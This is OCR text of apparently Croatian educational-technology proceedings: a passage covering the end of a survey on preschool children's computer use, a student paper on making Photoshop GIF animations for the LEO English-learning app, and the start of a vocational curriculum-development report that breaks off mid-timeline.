Na postavljeno pitanje: „Koristi li Vaše dijete računalo?“ dobiveni su sljedeći rezultati: 76% roditelja je odgovorilo sa „Da“ dok je 24% roditelja predškolske djece odgovorilo sa „Ne“.

Grafikon 10. Korištenje računala kod djece


Na postavljeno pitanje: „Koliko često Vaše dijete koristi računalo?“, dobiveni su sljedeći rezultati: 38% roditelja je odgovorilo „Svaki dan“, 21% roditelja je odgovorilo „Tri puta tjedno“, 21% roditelja je odgovorilo „Dva puta tjedno“ dok je 20% roditelja predškolske djece odgovorilo sa „Jednom tjedno“.

Grafikon 11. Koliko često djeca koriste računalo

Na pitanje: „Koliko vremena dnevno provodi Vaše dijete za računalom?“ 45% roditelja je odgovorilo „Manje od pola sata“, njih 41% odgovorilo je „Jedan sat“, njih 10% odgovorilo je „Pola sata“, dok je njih 4% odgovorilo „Dva sata“.

Grafikon 12. Vrijeme koliko dnevno djeca provedu za računalom

Na postavljeno pitanje: „S kim Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 51% roditelja je odgovorilo da upravo s njima njihova djeca provode najviše vremena za računalom. Njih 28% je reklo da njihova djeca koriste računalo u društvu s bratom odnosno sestrom, 16% roditelja odabralo je da njihova djeca koriste samostalno računala dok je 5% roditelja odabralo „S prijateljima“.



Grafikon 13. Društvo s kim djeca provode vrijeme za računalom

Zadnje pitanje na koje su roditelji odgovarali je: „U koje svrhe Vaše dijete najviše koristi računalo?“ i uz to pitanje su imali i odabir koje edukativne igre njihova djeca koriste te proizvoljno navođenje istih. Njih najviše, točnije 41%, odabralo je „Crtanje“, 32% roditelja je odabralo „Edukativne igre“ od kojih su najčešće Memory, bojanje, slagalica, Minis, Učilica, Dora istražuje i Winxice. 13% roditelja je odabralo „Tekst“ dok je njih 14% odabralo „Internet“.

Grafikon 14. Svrha računala kod djece predškolske dobi

VI. INTERPRETACIJA REZULTATA ISTRAŽIVANJA

Pogledom na grafikone te uspoređujući rezultate vidljivo je kako su rezultati za oba dječja vrtića vrlo slični, a u nekim pitanjima koja su bila postavljena roditeljima gotovo isti. 89% roditelja posjeduje računalo u svom domu, dok njih u prosjeku 72,5% to računalo dijeli sa svojom djecom u dobi od 3 do 6 godina. Isto tako vidljivo je kako djeca predškolskog uzrasta koriste računala svaki dan i to njih 36,5% u prosjeku uz svakodnevno korištenje pretežno od manje od pola sata do jednog sata. Rezultati istraživanja također su pokazali da djeca u velikom postotku (preko 50%) računalo koriste dok su s njima roditelji, nešto manje dok su s njima braća ili sestre, te sami, a najmanje vremena za računalom provode dok su sa prijateljima. Najveća zanimacija djeci dok su za računalom je crtanje, nakon toga su edukativne igre od kojih su mnoge logičke te društvene.

VII. BUDUĆNOST RAČUNALA U PREDŠKOLSKIM USTANOVAMA

Računala se već odavno nalaze u predškolskim ustanovama, iako ne u onom pogledu koji je ovim istraživanjem obuhvaćen. Kako se tehnologija računala sve više i više razvija, sve se više ista uvodi u škole kako u srednje tako i u osnovne. Daljnjim razvitkom uskoro će biti i sastavni dio predškolskih ustanova. Naravno, za ulazak računala na velika vrata u predškolske ustanove potrebno će biti puno promjena u programima samih ustanova i u edukaciji odgajatelja te naravno razvoju odgovarajućih aplikacija koje će se koristiti. Aplikacije koje bi mogle puno pomoći djeci i odgajateljima, mogle bi biti razne jednostavne igre (igre pogađanja, igre asocijacija), razne crtanke koje bi uz pomoć ekrana osjetljivih na dodir dale potpuno novu dimenziju zabave za djecu. Također, razni drugi uređaji koji bi se mogli spojiti na računalo mogli bi puno doprinijeti razvoju mentalnih i socijalnih mogućnosti djece. Primjer bi mogla biti aplikacija koja izgovara slova te nakon toga očekuje da dijete kaže riječ koja počinje s tim slovom ili razne druge aplikacije na sličnom principu. Uz sve dobre strane uvođenja računala u predškolske ustanove naravno postoje i loše strane kao što su previše sjedenja, moguća manja interakcija s okolinom i zanimanje za socijalnim druženjem, fizičkom interakcijom. Te nedostatke je moguće naravno u nekoj mjeri i smanjiti pravilnim provođenjem i izmjenama programa te naravno interakcijom odgajatelja koji bi mogli motivirati djecu na druženje te pravilno rasporediti korištenje računala. Naravno, djeci ne bi trebalo dozvoliti da provode previše vremena za računalom jer se time može ugroziti njihovo zdravlje te bi se svakako to trebalo spriječiti koristeći zadane termine kada svako dijete može biti za računalom [1].

VIII. ZAKLJUČAK

Iako su ankete provedene u dva neovisna vrtića u dvije različite županije koje se nalaze u različitim sredinama, po veličini mjesta rezultati su vrlo slični te samim time zanimljiviji jer pokazuju koliko su roditelji prihvatili računala te zajedno s djecom rade na njima i pomažu djeci kako bi i ona prihvatila računala. Isto tako, ovo istraživanje je pokazalo koliko djeca provode vremena za računalom te da i dalje puno slobodnog vremena provode sa svojim roditeljima, rodbinom i prijateljima. Računala mogu puno doprinijeti razvoju djece ako se pravilno koriste i ako su roditelji aktivno uključeni u korištenje računala zajedno s djecom. Pozitivna strana računala je i ta što se stječe bolja koordinacija ruke – oči te na taj način također utječu na pozitivan razvoj djeteta. No isto tako, mogu nažalost i negativno djelovati ako se roditelji aktivno ne uključe u druženje s djecom prilikom korištenja računala i ako im ne osiguraju pravilan položaj koji bi trebao biti u skladu s ergonomskim zahtjevima.

Živimo u dobu računala no po svim pokazateljima nalazimo se tek na začetku cijele revolucije koja će donijeti velike promjene i u predškolske ustanove i u odgoj djeteta s kojim će se morati nositi kako odgajatelji tako i roditelji budućnosti.

Kako mi je profesorica Engleskog jezika mentorirala u izradbi računalnih animacija

Sandra Koprivnjak (studentica), Biljana Stojaković
Informatičko-računarski odjel
Tehničko veleučilište u Zagrebu
Vrbik 8a, Zagreb, Hrvatska
mail:bstojakovic@tvz.hr

Sažetak: Rad prikazuje način izradbe računalnih animacija pod mentorstvom profesorice Engleskog jezika. Na Informatičko-računarskom odjelu Tehničkog veleučilištu u Zagrebu provodi se projekt *LEO* (*Learn English Online*) u sklopu kojeg se izrađuje multimedijska interaktivna aplikacija za učenje engleskog jezika putem weba. Nositelji projekta su studenti i nekolicina profesora. Sastavni dio aplikacije *LEO* čine računalne animacije. Ovaj rad objašnjava način na koji su izrađene animacije u dijelu aplikacije koji objašnjava značenje i uporabu engleskih glagolskih vremena.

I. UVOD

Sustavno učenje svakog jezika polazi od gramatike. Znanje gramatike osigurava kontinuirano kvalitetan pristup uporabi jezičnih struktura i ima za posljedicu visok stupanj uspješnosti u komunikaciji. Jedna od temeljnih gramatičkih struktura je glagol, tj. njegova uloga predikata u rečenici. Glagol je nositelj rečenice i samo dobro poznavanje gramatike, koja, između ostalog, definira pravila o uporabi glagola, garantira ispravan pristup uporabi jezika. Vrijeme (*tense*) je univerzalna kategorija prema kojoj se glagolska vremena dijele na prošla, sadašnja i buduća. U engleskom jeziku glagolska vremena se dodatno dijele prema aspektu (*Aspect*): *Simple*, *Continuous* i *Perfect*. Aspect definira glagolsko vrijeme s obzirom na kategorije trajanja, svršenosti, učestalosti, itd.

Jedan od sastavnih dijelova naše aplikacije za učenje engleskog jezika je i dio koji se odnosi na engleska glagolska vremena. Kako je jedno od temeljnih načela u izradbi aplikacije *LEO* postizanje visokog stupnja kvalitete, sve u skladu sa suvremenim kretanjima u području struke, tako smo i u ovom dijelu aplikacije pokušali postići prikaz engleskih glagolskih vremena kroz računalne animacije koje će na najbolji način prenijeti korisniku informacije o kategorijama vremena i aspekta.

II. IZRADBA ANIMACIJA

Prije pristupanja izradbi animacija trebalo je temeljito proučiti engleska glagolska vremena u svim njihovim kategorijama. U ovom radu objašnjavamo kako smo izradili animacije za glagolsko vrijeme *Present Continuous*. To glagolsko vrijeme definirano je kao sadašnje vrijeme (*Present tense*) s aspektom trajanja (*Continuous*). Najčešće se koristi za označavanje radnje koja se događa u trenutku govorenja. Zadatak je bio izraditi računalnu animaciju koja će prenijeti takvo značenje.

Izradba osnovne slike

Najprije su ručno izrađeni svi glavni dijelovi osnovne slike koja će služiti kao baza za izradbu ostalih slika. Neki dijelovi su izrađeni tehnikom kolaža [1], a neki dijelovi samo linearno. To su lik Johna, automobil, kuća, i pozadina[2]. Kako smo za potrebe prezentiranja različitih glagolskih vremena trebali različite animacije lika Johna, dijelove osnovne slike smo skenirali i obradili u programu Adobe Illustrator i Adobe Photoshop. Sve promjene koje su rađene u *Photoshopu* kod lika Johna izrađene su upotrebom slojeva[3]. Prvo je izrađen novi šešir. Upotrebom opcije „Pattern Overlay“[4]u izborniku „Layer Style“ šeširu smo dali novi slamnati uzorak. Lice s brkovima zamijenjeno je s dva nova lica, i to nasmijanim i ozbiljnim. Promijenili smo boju majice iz crne u zelenu. (Slika 1.)

[1] „..the source components of a collage might be recognizable, the conceptual relationship bettween abstract and representational elements is extremely important. integrating recongnizable imagery, with its own subjects and messages, helps direct the message and adds degrees of meaning.“
(Samara, 2007)

[2] „Kada težina počiva uglavnom na jednom stopalu, mijenja se težište tijela. Imaginarna okomita os prolazi kroz unutarnji gležanj. U ovom položaju vodoravne glavne osi tijela nisu više paralelne. Osi ramena i prsa, u usporedbi s osima bokova i koljena, nagnute su u suprotne smjerova. Na strani koja nosi težinu rame leži niže, a stražnjica više.“ (Fehér &András, 1990)


[3] „When you open an image in Photoshop for the first time, that image is one layer, just as if you'd laid a photo out on a table. When you add things to that image such as text or another image, think of it as putting a transparency containing those items over the orginal image. Rather than destroying the integrity of the image, you are simply adding layers to it to change the way it looks. That's exactly how the Layers panel works. You can keep stacking up the layers to change the way you image looks, and those yalers don't have to contain objects; they can be composed of a filter or style. Meanwhile your orginal image is still available to you in its original, unaltered state.
(DeNae Dayley& Dayley, 2010)

[4] „Pattern Overlay: Like the color and gradient overlays, the pattern overlay sets a pattern over your 3D object. Again, you can set the opacity to completely cover you objeck or to mix with the object's color. You also can set the scale of the pattern larger or smaller“. (DeNae Dayley &Dayley, 2010)

Sl. 1. Slika lijevo prikazuje lik Johna prije obrade, a slika desno poslije obrade u programu *Adobe Photoshop*

Svaki dio automobila u programu *Photoshop* stavljen je u zasebne slojeve i zasebno su obrađeni. Na prozore je stavljen gradijent. Limariji automobila je povećan kontrast i saturacija. Upotrebom kombinacije filtra „Cutout“, „Film Grain“ i „Poster Edges“ limarija je dobila sadašnji izgled. Na gume je stavljen uzorak guma.


Nastojali smo izraditi ilustraciju stilizirane engleske kuće. Kuća je prvo obrađena u programu *Adobe Illustratoru*. Upotrebom *pen* alata dobiveni su zasebni dijelovi kuće. Pomoću opcije „Clipping Mask“ u krov kuće dodana je slika sijena. Na taj način fotografija ne izlazi izvan granica krova[5].(Slika 2.)



Sl. 2. Gotova ilustracija kuće nakon obrade u programima *Adobe Illustrator i Adobe Photoshop*

Pozadina je obrađena u programu *Adobe Photoshop* dodavanjem uzoraka pomoću opcije „Pattern Overlay“ u izborniku „Layer Style“.

Na kraju su svi glavni dijelovi slike spojeni zajedno, svaki u svoj sloj, u jednu kompoziciju, u jedan *Photoshop* dokument.(Slika 3.)



Sl. 3. Gotova kompozicija osnovne slike

Izrada slika za *gif* animaciju za glagolsko vrijeme *Present Continuous* („Dan“)

Prvo su izrađene tri različite poze Johna koji drži u rukama crijevo za vodu. Prva početna poza je već bila izrađena. Druga poza dobivena je upotrebom slojeva u programu *Adobe Photoshopu* tako da su u glavnoj pozi alatom „Lasso“[6] označene ruke Johna. Označene ruke kopirane su zasebno u slojeve. Zatim su ruke alatom „Move“ rotirane u željenom smjeru.

Završene poze su prebačene, svaka u svoj sloj, u *Photoshop* dokument u kojem se nalaze svi ostali dijelovi slike.

Uključivanjem i isključivanjem vidljivosti svakog sloja u kojem se nalaze poze lika Johna, dobivene su tri različite slike u kojima John ima različiti položaj ruku[7]. Za svaku pozu je bilo potrebno nacrtati različitu krivulju crijeva za vodu zbog različitog položaja ruku. Crijevo je crtano svako u posebnom sloju, pazeći da se nepomični dijelovi crijeva poklapaju u sve tri slike.

Kapljice vode koje izlaze iz crijeva izrađene su za svaku sliku u pet povezanih slojeva. Svakom sloju je dodan uzorak „Bubbles“, neprozirnosti 50% i veličine 665%. Tako je dobiveno 15 različitih slika koje su različitim rasporedom stvarale animaciju od 40 slika. Svaka slika je sačuvana u *psd* formatu zbog lakšeg snalaženja među slojevima.


Uz glavnu animaciju dodana je i animacija sunca koje polako širi svoje zrake. Zrake su napravljene tako da se samo sunce povećava i gubi svoju prozirnost za 20%.

[5] „For example, you might create an interesting background design (made of multiple elements) in Illustrator and want to have this background appear within a specific shape or area.
To create a clipping mask, you first move the object that will become the mask to the top of the object stacking order (Figure 9.20, on the next page). Then, you select both the path that will be the mask and art you want to appear inside the mask (which will become the contents of the mask). Choose Object > Clipping mask > Make (or press Command -7 [Ctrl-7]), and only the art that falls within the boundaries of the mask object remains visible.“
(Golding, 2011)

[6] „Lasso Selection tools: These tools allow you to quickly select areas of the document by using the mouse to draw alasso around them.“ (DeNae Dayley, Lisa; Dayley)

[7] „Speaking of visibility, the „eye“ cons next to the layers indicate that they are visible. Click the eye next to either layer and the visibility is turned off, as if the layer never existed. It can't be seen or change until the visibility is turned back on.“
(DeNae Dayley &Dayley, 2010)

Animacija sunca ima pet faza. Svaka faza traje četiri slike tako da se animacija sunca u glavnoj animaciji izmjenjuje dva puta.(Slika 4.)



Sl. 4. Pet faza koje čine animaciju sunca koje polako širi svoje zrake

Uz animaciju sunca dodana je animacija oblaka koji putuje nebom. Zbog želje da oblak putuje što sporije, animacija je povećana na 80 slika. Tako se glavna animacija ponavlja dva puta, a animacija sunca četiri puta. U animaciji, oblak baca sjenu kada prođe ispred sunca. Sjena je napravljena tako da su se određeni dijelovi slike označili alatom „Lasso“ ovisno o položaju oblaka i sunca. Zatim je smanjena svjetlost označenog dijela za -30 do -60, ovisno o dijelu.

Tijekom sjene oblaka koja prekriva cijeli krajolik dodali smo animaciju lica Johna koji izmjenjuje ozbiljno i nasmiješeno lice. Dok sunce sja, John ima osmijeh na licu. Kada sjena prekrije cijeli krajolik, Johnovo lice poprima ozbiljan izraz.

Animacija trave koja se pomiče kada zapuše vjetar dodana je na svakoj desetoj slici, te traje ukupno tri slike.

Na kraju su sve slike sačuvane u *gif* formatu. Od tih slika programom *PhotoScape* je izrađena *gif* animacija za *Present Continuous* čija se radnja događa po danu. (Slika 5.)

Sl. 5. Gotova slika za animaciju glagolskog vremena *Present Continuous* čija se radnja odvija po danu

Izrada slika za *gif* animaciju za vrijeme *Present Continuous* („Noć“)

Izradba slika za animaciju *Present Continuous* čija se radnja odvija po noći bazirala se na 40 slika iz animacije *Present Continuous* „Dan“. U svakoj je slici smanjenja svjetlina svakog sloja za -5 do -100, ovisno o kojem se dijelu slike radi. Tako je dobiven ugođaj noći. Ovaj dio je lagan za izradbu, ali dugo traje zbog toga što svaka slika ima oko 19 slojeva, a animacija ima 40 slika.

Iz prijašnje animacije izbačene su animacije sunca i oblaka. Umjesto tih animacija dodana je animacija zvjezdanog neba u kojoj zvijezde sjaje. Animacija je napravljena u četiri različite faze. U svakoj fazi zvijezde mijenjaju svoju boju i veličinu. Svaka faza traje jednu sliku.

Animacija svjetala na automobilu koja se pale i gase traje 10 slika. Upaljena svjetla na automobilu su izrađena uz pomoć filtra „Lens Flare“[8], 50 – 300 mm. Postavljena su u sloju u kojem se nalazi automobil na 110 %. Svjetlost koju bacaju svjetla automobila na pozadinu dobivena su pomoću filtra „Lighting Effects“[9], sa postavkama: Light Type: Spotlight; Intensity: 35; Focus: 69; Gloss: 0; Material: 69; Exposure: 0; Ambience: 8; Texture Channel: none.

Animacija lica Johna povezana je s animacijom svjetala na automobilu. Kada su svjetla upaljena John se smije, a kad je potpuni mrak John je ozbiljan.

Iz prijašnje animacije *Present Continuous* („Dan“) ostala je animacija trave.

Animacija Present Continuous („Noć“) napravljena je od slika koje su sačuvane u *gif* formatu pomoć programa *PhotoScape*.(Slika 6.)

Sl. 6. Gotova slika za animaciju glagolskog vremena *Present Continuous* čija se radnja događa po noći

Izmjena animacija

Kako *Present Continuous* predstavlja radnju koja se događa u trenutku govorenja (*now*), trebali smo u animaciju ugraditi alat koji će korisniku u realnom vremenu sugerirati da se radnja predstavljena animacijom događa upravo u trenutku korištenja aplikacije. Zato smo


[8] „Lens Flare: This filter does a pretty good job of creating a realistic a realistic lens flare in your image. You can choose one of several flares and place it anywhere in your image.“
(DeNae Dayley &Dayley, 2010)

[9] „...this filter adds unlimited lighting effects to your image to create dramatic results. You can create several lights, place them anywhere in your image, and change their properties so they resemble different types of light from spotlights to get lights. You also can create your own lighting effects and save them as additional presets“. (Chapman&Chapman, 2005)

na izrađenoj *gif* animaciji dodali animaciju sata koji pokazuje trenutačno vrijeme. Dvije animacije za *Present Continuous* za dan i noć su povezane *HTML* kodom i *CSS* (*Cascading Style Sheets*) [10] . Obje animacije *Present Continuous* „Dan“ i „Noć“ stavili smo u dva *taga* <img></img> [11] . Pomoću z-indeksa [12] smo animaciju „Dan“ postavili ispred animacije„Noć“.

Skriptom u programskom jeziku *JavaScript* omogućena je zamjena animacije „Noć“ animacijom „Dan“, ovisno o trenutnom vremenu. Skripta radi tako da su joj postavljeni određeni uvjeti [13] i pod tim uvjetima *gif* animacije zamjenjuju mjesta.

Na ovakav način u animaciji za *Present Continuous* John pere automobil od 6 do 19 sati po danu, a od 19 do 6 sati po noći.



Sl. 7. Animacija sata unutar animacije glagolskog vremena *Present Continuous*

Moguća proširenja animacije

Osim *gif* animacija od dobivenih slika pohranjenih u *gif*, *jpeg* ili nekom drugom formatu može se napraviti i animacija koju pokreće napisana skripta ili program. Ovako imamo dvije mogućnosti pokretanja animacije. Treba imati na umu da su animacije različite i da imaju različit broj slika, pa je za svaku animaciju potrebno napisati program ili skriptu za njezino prikazivanje. „Animation of bitmapped images is achieved by replacing one image with another repeatedly. Animation of vector image is achieved by changing the stored values representing the properties of the shapes in the image. Ultimately, on Web page, both of these kinds of change are performed by software. One way of animating is by explicitly writing programs or scripts that perform the changes.“ (Chapman&˘Chapman, 2005)

III. ZAKLJUČAK

U sklopu aplikacije *LEO* izrađene su računalne animacije kojima se predstavljaju engleska glagolska vremena. Prije pristupanja izradbi animacija temeljito je proučeno to područje gramatike. Animacijama se korisniku na zanimljiv način predstavljaju kategorije vremena i aspekta engleskih glagolskih vremena. Na taj način se pospješuje učenje, jer "One Look is Worth A Thousand Words" (Frederick R. Barnard).[14]

[10] „The img element is an inline element, so image should only appear within block elements. Their placement can be controlled using stylesheets.“ (Chapman&Chapman, 2005)

[11] „Like files in any other image format, animated GIFa are usually embedded in a page using img elements.“ (Chapman&Chapman, 2005)

[12] „If two boxes overlap, partually or totally, the question arises of which is in front, since whichever it is will obscure the box behind it. The stacking of elements is controlled by the z-indeks property, which may have any integer as its value. This property only applies to absolutely positioned elements. Although the full details of the stacking algorithm are surprisingly complex, in most cases the behaviour is simple: elements are stacked from front to back in incresing order of z – indeks.“ (Chapman&Chapman, 2005)

[13] “It is often necessary to compare two values. You can compare any two values to see whether they are equal, but you must use a double equals sign, ==, to do so. (You will see why shortly, if you don’t know already.) As we showed earlier, the inequality operator is !=. You can also see whether one value is greater or less than another, using > and <, or >= and <=, if you also want to check for equality. For strings, these comparisons are carried out in directionary order, that is, one string is greater than another if it would appear later in a dictionary organized in a conventional way. The results of tests using these operators are most commonly used in conditional (if) statements or while loops, such as those we used earlier.” (Chapman&Chapman, 2005)

RAZVOJ KURIKULUMA TEHNIČAR ZA RAČUNALSTVO

Snježana Tomašević, dipl.ing.i Ivan Jurić, ing.
Tehnička škola Ruđera Boškovića, Zagreb, Hrvatska
ijurakom@yahoo.com

I. UVOD

U periodu od od 27.9.2010. do 27.11.2011. realizirao se IPA projekt - izrada novih kurikuluma u strukovnom obrazovanju koji je vodila Tehnička škola Ruđera Boškovića iz Zagreba s partnerima: Srednja škola Krapina, Elektrotehnička škola Split i Hrvatska udruga poslodavca te suradnicima; FER, IEEE i Visoka škola za primijenjeno računarstvo i kroz koji je izrađen novi standard kvalifikacije i kurikulum za program "Tehničar za računarstvo". U neke aktivnosti projekta uključila se i Tehnička škola iz Čakovca

U okviru projekta izrađeno je gotovo 30 novih strukovnih predmeta od kojih je za osam, već u ovoj fazi, razvijen nastavni sadržaj za učenike i nastavnike (priručnici, prezentacije, ispitna pitanja, izvedbeni i nastavni plan, vježbe…). Novi kurikulum bi prema dinamici projekta trebao biti dostupan svim zainteresiranim školama kao službeni program od školske godine 2012/2013.

Po završetku projekta želimo ukratko prezentirati tijek rada na istome te zaključke koji proizlaze, a koji mogu, kao napomene i smjernice, biti korisne u radu na budućim sličnim projektima.

II. VREMENSKI TIJEK RADA NA PROJEKTU SA PRIMJERIMA NAJVAŽNIJIH AKTIVNOSTI

- 9. i 10.mj. 2010.

- oformljavanje projektnog tima i prvi informativno/dogovorni sastanci
- nazočnost članova projektnog tima IPA stručnom. dvodnevnom seminaru s temama: pravila i način realizacije IPA projekta, upute vezane uz način nabave opreme, upute za vođenje financija, važnost pridržavanja isplaniranih vremenskih rokova…

- 11.mj. 2010.

- održan je uvodni sastanak za članove projektnog tima s temama: kratak opis projekta i glavnih projektnih aktivnosti, zaduženja ravnatelja, vremenski plan aktivnosti u kojima sudjeluju nastavnici i tehničari, vođenje dokumentacije – način ispunjavanja timesheet-ova…
- napravljene su i uspješno provedene ankete za poslodavce te visoke škole i fakultete što je bio prvi korak u realizaciji projekta - za projekt smo trebali minimalno 50 ispunjenih anketa od strane poslodavaca te 5 od strane visokih škola i fakulteta i kao primjer navedimo da je u početnoj fazi kontaktiranja poslodavaca uspješno bilo poslano 716 mail-ova, 283 osobe su otvorile mail, 123 ih je kliknulo na link na anketu, ali ih je samo 14 ispunilo anketu – tako da je bilo ključno kontaktiranje tvrtki kako bi istraživanje bilo uspješno.
- u kontaktiranju tvrtki te visokih škola i fakulteta sudjelovali su ravnatelji i nastavnici - iz svake od tri škole odabrano je po nekoliko nastavnika koji su, uz ravnatelje, kontaktirali tvrtke koje nisu ispunile anketu počevši od većih, važnijih IT tvrtki, s ciljem da ih motiviraju na ispunjavanje iste, pri čemu je bila napravljena sljedeća podjela po županijama:

  ETŠ Split - 8., 9., 13., 15., 17., 18., 19.

  SŠ Krapina - 2.,5.,6.,7., 10., 11., 12., 14., 20.

  TŠRB - 1., 3., 4., 16., 21.
- anketiranje je uspješno završeno 27.11. 2010. nakon čega je uslijedila analiza istog.

- 12.mj. 2010.

- na temelju anketa poslodavaca te visokih škola i fakulteta tj. nakon analize istih, formiramo početni prijedlog kurikuluma i to za dva smjera, programera i sistemskog administratora – predlažemo povećanje sati Matematike i Engleskog jezika koji su tehničaru za računalstvo nužni za lakše i kvalitetnije savladavanje stručnih sadržaja kao i za nastavak školovanja u tom području te predlažemo uvođenje novih stručnih predmeta kojih do sada nije bilo ili ih je bilo u premalom opsegu, npr. Baze podataka, Objektno programiranje, Skriptni jezici i web programiranje, Sigurnost IT sustava… , Računalne mreže i dr.
- na radnim sastancima, kroz zajedničke konkretne prijedloge te diskusiju radilo se na novom kurikulumu, po godinama školovanja te po područjima/stručnim predmetima (sadržaj predmeta, satnica potrebna za realizaciju istog, usklađenost predmeta s ostalim stručnim predmetima, naziv predmeta …) – na taj je način početni prijedlog kurikuluma modificiran i dorađivan, kroz nekoliko verzija.

- 1.mj. 2011.

- nastavio se rad na novom kurikulumu, a usporedo s tim je započeo rad na standardu kvalifikacija tj. na definiranju ishoda učenja za pojedina područja/stručne predmete
- definirano je kako bi se trebala raditi priprema modula u standardu kvalifikacije i kurikulumu:
  - grupirati ishode učenja prema području (npr. Računalne mreže, Engleski jezik…) koje su dali poslodavci u anketi

  - prema danim ishodima učenja dodati i ishode učenja koje predlaže Nacionalni Okvirni Kurikulum (ako ih ima u pojedinom području)
  - dodati i ishode učenja na nižim razinama, ako su nužni za dostizanje više razine koju poslodavci obično traže
  - po potrebi dodati i ishode učenja koje predlaže tehnološki razvoj (iz strategije sektora)
  - dodati i ishode učenja ugrađene u priznate svjetske syllabuse (ako su referentni za područje, npr A+ za Dijagnostiku)
  - kada se prikupe svi ishodi učenja po modulu (području od nekoliko predmeta) definira se koliko je to predmeta i koliko je okvirno sati potrebno da se dostignu traženi ishodi učenja te koji je kauzalni odnos ovog područja (modula) ili njegovih dijelova (predmeta) s drugim modulima - na taj način stručnjaci iz obrazovnog sektora pripremaju standard kvalifikacije i na kraju, kurikulum
- obzirom da smo, zbog neupućenosti, već bili započeli s radom na kurikulumu tj. da smo već odredili osnovna područja/stručne predmete i na temelju anketa, ali prvenstveno na temelju vlastitog iskustva, a da se pri tome nismo vodili navedenim uputama, nastojali smo iste uvažiti u našem daljnjem radu.

• 2.mj. 2011.

- usvojili smo prijedlog da se započne s izradom laboratorijskih vježbi tj. praktičnih znanja, koja učenici trebaju steći iz kojih bi proizišla teoretska nastava te smo krenuli po godinama obrazovanja i po područjima (paralelno) i to tako da smo pratili i vertikalnu (predmeti u jednoj godini) i horizontalnu (predmeti koji se razvijaju i nadograđuju kroz više godina) usklađenost predmeta - krenuli smo od vježbi tj. praktičnih znanja, jer nam je to bilo najlogičnije obzirom da su za našeg budućeg tehničara za računalstvo ta znanja i najvažnija, a teorija treba podržavati vježbe, jasno, s potrebnim dodatnim proširenjima
- sastavljeni su timovi nastavnika po područjima/predmetima u koje su uključeni nastavnici iz sve tri škole koje su u projektu, te nastavnici iz Tehničke škole iz Čakovca, određeni su voditelji/koordinatori timova. a osim rada na definiranju laboratorijskih vježbi tj. praktičnih znanja, nastavio se rad na definiranju ishoda učenja
- održan je sastanak fokus grupe na kojem je bila vrlo zanimljiva i konstruktivna rasprava, a neki od komentara i prijedloga su bili:
  - da je dobro da se zadrži određena "širina" u srednjoškolskom strukovnom obrazovanju, jer se može dogoditi da se mladi čovjek mora prekvalificirati u drugo zanimanje i sl., zbog moguće posebne situacije na tržištu rada npr. da se njegovo zanimanje ne traži i sl..
  - da je važno da učenik stekne znanja i kompetencije koja će mu omogućiti "snalaženje" u njegovom daljnjem životu i radu kako bi bio pripremljen za cjeloživotno učenje.
  - da je često problem što mladi ljudi imaju dosta široka znanja te da nedostaju praktična znanja i da bi upravo na njima trebao biti naglasak, da je potrebna i opća kultura, ali da se tu, upravo zbog veće praktične osposobljenosti, moguće nešto može smanjiti.
  - da mlade ljude ipak treba školovati tako da oni mogu nastaviti svoje školovanje ("društvo znanja"), ne treba ići "preusko" u školovanje tj. ne ići u preveliku specijalizaciju.
  - da su opće obrazovni sadržaji potrebni, ali da bi, u tehničkoj strukovnoj školi, oni ipak trebali biti prilagođeni tehničkoj struci.
  - da se ipak treba osvrnuti i na opće obrazovne predmete, jer i oni trebaju biti obuhvaćeni procesom osuvremenjavanja i kvalitativnog poboljšavanja strukovnog obrazovanja. i dr.

• 3. i 4.mj. 2011.

- uz stručnu pomoć, nastavljen je intenzivan rad na standardu kvalifikacija: dorada napravljenih ishoda učenja, izrada pitanja/provjera znanja po ishodima učenja za svaki predmet te se standard kvalifikacija time polako dovršava, a započela je i izrada nastavnih/izvedbenih planova po stručnim predmetima.

• 5. i 6.mj. 2011.

